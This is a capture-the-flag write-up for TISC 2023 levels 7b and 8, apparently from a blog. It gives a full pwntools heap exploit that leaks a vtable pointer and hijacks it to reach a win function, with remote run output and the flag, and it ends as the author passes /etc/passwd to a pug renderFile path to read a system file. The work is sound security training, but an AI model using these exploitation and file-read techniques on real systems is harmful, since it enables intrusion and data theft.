
So what is the vulnerability? Well, let's take a look at how any of the top-level structures are initialised. I think my comments in the screenshot are quite self-explanatory.



```
if ( num_bookshelves )
{
  v7 = find_free_chunk_in_metadata_heap();  // Observe: no check whether this returns -1 before we proceed.
                                            // This means if we fail to find a valid chunk, we will simply allocate this 1 byte before the start of the metadata heap.
                                            //
                                            // We could allocate multiple overlapping chunks here!
                                            // Or, we could make use of this to fiddle with the real chunk 0.
  v6 = (bookshelf_chunk *)((char *)metadata_heap + v7);
  v6->is_free = 0;
  v6->vtable = bookshelf_vtable;
  v6->num_rows = 0;
  v6->data_ptr = (struct bookshelf_data *)((char *)data_heap + (unsigned int)data_region_cursize);
  v6->node.next = (struct linked_list_node *)((char *)metadata_heap + v7 + 32);
  for ( i = first_bookshelf_chunk; i->node.next != &i->node; i = CONTAINING_RECORD(
                                                                      i->node.next,
                                                                      bookshelf_chunk,
                                                                      node) )// i = current last bookshelf
                                            // The next pointer of the last bookshelf always points to itself.
                                            // The prev pointer of the first bookshelf always points to itself.
    ;
  v6->node.prev = i->node.next;
  i->node.next = v6->node.next;
```

The same check is also missing when we allocate the vtable for any particular top-level structure.

Our first order of business is to defeat ASLR by leaking a text pointer. The idea is simple - we should try to trick the program into printing the contents of a vtable for us. Almost all allocations containing strings are stored on `data_heap`, so any functions printing those will be pretty useless. However...



```
if ( is_from_startup_sequence || (name_motto_alloc->is_free = 1, v15 = find_free_chunk_in_metadata_heap(), v15 != -1) )
{                                             // If from startup sequence, assume first chunk is empty and use it for name/motto.
                                              // Else, free existing name/motto alloc and find a new one.
  name_motto_alloc = (library_chunk *)((char *)metadata_heap + v15);
  *(_DWORD *)((char *)metadata_heap + v15) = 0;// Mark chunk as in-use
  std::operator<<<std::char_traits<char>>(
    &std::cout,
    "[Name & Motto] Please enter the name of your library (limited to 16 characters): ");
  std::ios::clear(&unk_F2B0, 0LL);
  std::getline<char,std::char_traits<char>,std::allocator<char>>(&std::cin, v10);
  if ( (unsigned __int64)std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::length(v10) > 15 )
    library_name_len = 16;
  else
    library_name_len = std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::length(v10);// Cap input length at 16
  v12 = library_name_len;
  v3 = library_name_len;
  v4 = (const void *)std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::c_str(v10);
  memcpy(name_motto_alloc->name, v4, v3);     // It seems to me that if len(name) >= 16 (excluding the \0),
                                              // the copied string will not be null-terminated.
                                              // Not sure if this even matters since we print the characters bytewise, but good to note.
  std::ostream::operator<<(&std::cout, &std::endl<char,std::char_traits<char>>);
  std::operator<<<std::char_traits<char>>(
    &std::cout,
    "[Name & Motto] Please enter the motto of your library (limited to 48 characters): ");
  std::ios::clear(&unk_F2B0, 0LL);
  std::getline<char,std::char_traits<char>,std::allocator<char>>(&std::cin, v10);
  if ( (unsigned __int64)std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::length(v10) > 47 )
    library_motto_len = 48;
  else
    library_motto_len = std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::length(v10);
  v12 = library_motto_len;
  v6 = library_motto_len;
  v7 = (const void *)std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::c_str(v10);
  memcpy(name_motto_alloc->motto, v7, v6);

std::ostream::operator<<(&std::cout, &std::endl<char,std::char_traits<char>>);
v8 = std::operator<<<std::char_traits<char>>(
       &std::cout,
       "[Name & Motto] The following are your chosen name and motto");
std::ostream::operator<<(v8, &std::endl<char,std::char_traits<char>>);// We could leak stuff this way?
                                             // We could supply 1 byte for the name and motto, but 16 and 48 will be printed regardless.
std::operator<<<std::char_traits<char>>(&std::cout, "  [Name]: ");
for ( i = 0; i <= 15; ++i )
{
  v11 = name_motto_alloc->name[i];
  std::operator<<<std::char_traits<char>>(&std::cout, (unsigned int)v11);
}
std::ostream::operator<<(&std::cout, &std::endl<char,std::char_traits<char>>);
std::operator<<<std::char_traits<char>>(&std::cout, "  [Motto]: ");
for ( j = 0; j <= 47; ++j )
{
  v11 = name_motto_alloc->motto[j];
  std::operator<<<std::char_traits<char>>(&std::cout, (unsigned int)v11);
}
```

...the library name and motto are stored contiguously in an allocation in `metadata_heap`. But it gets even better:

- When the program is initialised, this chunk always gets allocated at the start of `metadata_heap`.
- If the allocation fails, the function immediately returns and we can simply try again.
- 16 and 48 bytes are printed for the name and motto after we are done setting them, regardless of the actual length of our input.

What does this mean for us? Consider the following sequence of events:

1. Spam bookshelf allocations until the entire heap is full.
2. Free up a single chunk on the heap - we can do this by freeing the first bookshelf we allocated (since it's very likely this was allocated with no issues). Now there is exactly one free chunk in `metadata_heap`.


3. Create a CD stand for the first time. This will trigger heap allocations for both the CD stand vtable, as well as the CD stand itself (in that order). We hope that the allocation fails for the vtable, but succeeds for the CD stand. Now the vtable overlaps with chunk 0 on `metadata_heap`.

> Remark: with 591 of 592 allocations in-use, the probability that all 592 allocation attempts fail is $(\frac{591}{592})^{592} \approx 0.367$. Not too bad! (0x250 = 592)

4. Edit the library name and motto. This will be reallocated at chunk 0 again, since it is the only free chunk on `metadata_heap`. Set the name and motto to 1 byte each. Then we will leak the contents of the vtable that overlaps this allocation.
5. Using the leaked pointer, calculate the address of the win function.
6. Again, edit the library name and motto. This time, we overwrite one of the vtable pointers with the address of the win function.
7. Trigger the win function.

The code below implements this idea. I think the comments do a decent job of explaining what I am trying to accomplish.


```python
#!/usr/bin/env python3

from pwn import *

exe = ELF("./TheLibrary.elf")

context.binary = exe
context.log_level = "info"


def conn():
        if not args.REMOTE:
                p = process([exe.path])
        else:
                p = remote("chals.tisc23.ctf.sg", 26195)

        return p


def main():
        p = conn()

        p.sendlineafter(b"characters): ", b"A"*16)
        p.sendlineafter(b"characters): ", b"B"*48)
        # Let's spam a lot of bookshelves to fill up the metadata heap.
        p.sendlineafter(b"choice: ", b"2")
        for i in range(600):
                p.sendlineafter(b"option: ", b"1")
                p.sendlineafter(b"characters)", b"a")

        # Now we want to free a single valid chunk. It's pretty reasonable to
assume that the first bookshelf we created was allocated correctly (p = 1 -
1/592^592 ≈ 1), so let's free that.
        p.sendlineafter(b"option: ", b"3")
        p.sendlineafter(b"remove", b"1")

        # Now we will create our first CD shelf.
        # We hope that the vtable allocation will fail, but the CD shelf allocation
will not. (p = 0.367 * (1 - 0.367) ≈ 0.232)
        # This *should* cause the vtable to be allocated 1 byte before chunk 0.
        p.sendlineafter(b"option: ", b"5")
        p.sendlineafter(b"choice: ", b"4")
        p.sendlineafter(b"option: ", b"1")

        # Now we attempt to leak a vtable pointer from the CD vtable.
        # We will do this by editing the library name and motto.
        p.sendlineafter(b"option: ", b"5")
        while True:
                p.sendlineafter(b"choice: ", b"1")
                p.recvlines(2)
                if p.recv(1) == b"[":
                        p.sendlineafter(b"characters): ", b"C")
                        p.sendlineafter(b"characters): ", b"D")
                        break
        p.recvline()
        p.recvline()
        r = p.recvline()
        print(r)
        remove_cd_row = u64(r.split(b": C")[1][:6][::-1] + b"\x00\x00")
        print(hex(remove_cd_row))
        if "1f8" not in hex(remove_cd_row):
                print("pointer leak failed")
                exit()

        # Now we overwrite a vtable pointer from the CD vtable.
        win = remove_cd_row + (0x8054 - 0x61f8)
        while True:
                p.sendlineafter(b"choice: ", b"1")
                p.recvlines(2)
                if p.recv(1) == b"[":
                        p.sendlineafter(b"characters): ", b"A"*7 + p64(win)[::-1])
# Should overwrite add_cd
                        p.sendlineafter(b"characters): ", b"D")
                        break

        # Call the overwritten vtable entry.
        p.sendlineafter(b"choice: ", b"4")
        p.sendlineafter(b"option: ", b"2")
        p.sendlineafter(b"edit:", b"1")
        p.sendlineafter(b"option: ", b"3")

        p.interactive()


if __name__ == "__main__":
        main()
```



```
┌──(kali㉿kali)-[~/…/ctf/2023/tisc2023/level7b]
└─$ python3 solve.py REMOTE
[*] '/home/kali/Desktop/ctf/2023/tisc2023/level7b/TheLibrary.elf'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled
[+] Opening connection to chals.tisc23.ctf.sg on port 26195: Done
b'  [Name]: C\xc2QW\x7f\x00\x00\x1f\xd0\xc2QW\x7f\x00\x00\x90\n'
0×c251577f0000
pointer leak failed
[*] Closed connection to chals.tisc23.ctf.sg port 26195

┌──(kali㉿kali)-[~/…/ctf/2023/tisc2023/level7b]
└─$ python3 solve.py REMOTE
[*] '/home/kali/Desktop/ctf/2023/tisc2023/level7b/TheLibrary.elf'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled
[+] Opening connection to chals.tisc23.ctf.sg on port 26195: Done
b'  [Name]: CUb\xac8A\xf8\x00\x00Ub\xac8B\xf1\x00\n'
0×5562ac3841f8
[*] Switching to interactive mode


TISC{fr3e-FrE3-l3t_mE_fReEe3!!}
```

Flag: `TISC{fr3e-FrE3-l3t_mE_fReEe3!!}`

8. Blind SQL Injection


Blind SQL Injection

TISC LEVEL 8

DESCRIPTION
Domain(s): Web, RE, Pwn, Cloud

As part of the anti-PALINDROME task force, you find yourself face to face with another task.

"We found this horribly made website on their web servers," your superior tells you. "It's probably just a trivial SQL injection vulnerability to extract the admin password. I'm expecting this to be done in about an hour."

You ready your fingers on the keyboard, confident that you'll be able to deliver.


http://chals.tisc23.ctf.sg:28471/

ATTACHED FILES
Dockerfile
server.js
db-init.sql

This is the greatest misleading challenge name ever.

We can't actually use the provided Dockerfile, as many relevant files used in the container aren't given to us. I wonder why it's here...

Visiting the given link reveals, sure enough, what looks like an SQL injection challenge:


Reminder App
Login
Username
Password

Furthermore, we even know the credentials present in the database (obviously this flag is not the real flag):

```
CREATE TABLE IF NOT EXISTS Users (
  id INT AUTO_INCREMENT PRIMARY KEY,
  username VARCHAR(255) NOT NULL UNIQUE,
  password VARCHAR(255) NOT NULL
);

INSERT INTO Users (username, password) VALUES ('admin', 'TISC{n0t_th3_fl4g}');
INSERT INTO Users (username, password) VALUES ('bobby', 'password');
```

All we need to do is leak the value of the admin's password. Should be simple... right?


Hahahahaha... no.

```
app.post('/api/login', (req, res) => {
    // pk> Note: added URL decoding so people can use a wider range of characters
for their username :)
    // dr> Are you crazy? This is dangerous. I've added a blacklist to the lambda
function to prevent any possible attacks.

    const username = req.body.username;
    const password = req.body.password;
    if (!username || !password) {
        req.flash('error', "No username/password received");
        req.session.save(() => {
            res.redirect('/');
        });
    }

    const payload = JSON.stringify({
        username,
        password
    });

    try {
        lambda.invoke({
            FunctionName: 'craft_query',
            Payload: payload
        }, (err, data) => {
            if (err) {
                req.flash('error', 'Uh oh. Something went wrong.');
                req.session.save(() => {
                    res.redirect('/');
                });
            } else {
                const responsePayload = JSON.parse(data.Payload);
                const result = responsePayload;

                if (result !== "Blacklisted!") {
                    const sql = result;
                    db.query(sql, (err, results) => {
                        if (err) {
                            req.flash('error', 'Uh oh. Something went wrong.');
                            req.session.save(() => {
                                res.redirect('/');
                            });
                        } else if (results.length !== 0) {
                            res.redirect(`/reminder?username=${username}`);
                        } else {
                            req.flash('error', 'Invalid username/password');
                            req.session.save(() => {
                                res.redirect('/');
                            });
                        }
                    });
                } else {
                    req.flash('error', 'Blacklisted');
                    req.session.save(() => {
                        res.redirect('/');
                    });
                }
            }
        });

    } catch (error) {
        console.log(error)
        req.flash('error', 'Uh oh. Something went wrong.');
        req.session.save(() => {
            res.redirect('/');
        });
    }
});
```

Oh no. So before crafting the SQL query to be executed, the server first invokes an AWS lambda function which checks against a blacklist. We don't even know what this blacklist is, and I guessed that it probably isn't something that can be bypassed with the usual SQL injection tricks.

We will have to find another way in...

Let's look at the other endpoints on the server. Well, there's `/reminder`, which we are redirected to after we login (or, we can just navigate to it directly - the website *is* pretty horribly coded):



Welcome, bobby


What do you want to remind yourself to do?

do the dishes

Choose a view type:

(● Basic) ○ Colourful

Typing anything into the text box and clicking "Create reminder" presents us with a webpage like this:




bobby, remember to get the flag.

If we selected "Basic" instead of "Colourful" we would just get a white background instead.

What's really happening here is that we're sending a POST request to `/api/submit-reminder`, which is handled by the code below:

```
app.post('/api/submit-reminder', (req, res) => {
    const username = req.body.username;
    const reminder = req.body.reminder;
    const viewType = req.body.viewType;
    res.send(pug.renderFile(viewType, { username, reminder }));
});
```

We can check that this is indeed the case by capturing the request sent when we click the button:




Form data

```
username: "bobby"
reminder: "get+the+flag"
viewType: "remind-colourful.pug"
```

Here, Pug is a template rendering engine. We can check the [documentation for the `renderFile` function](#) - it seems that `viewType` is expected to be a file path.

Hmm... what if we pass it something that *isn't* a template file? I set `viewType=/etc/passwd`, and:



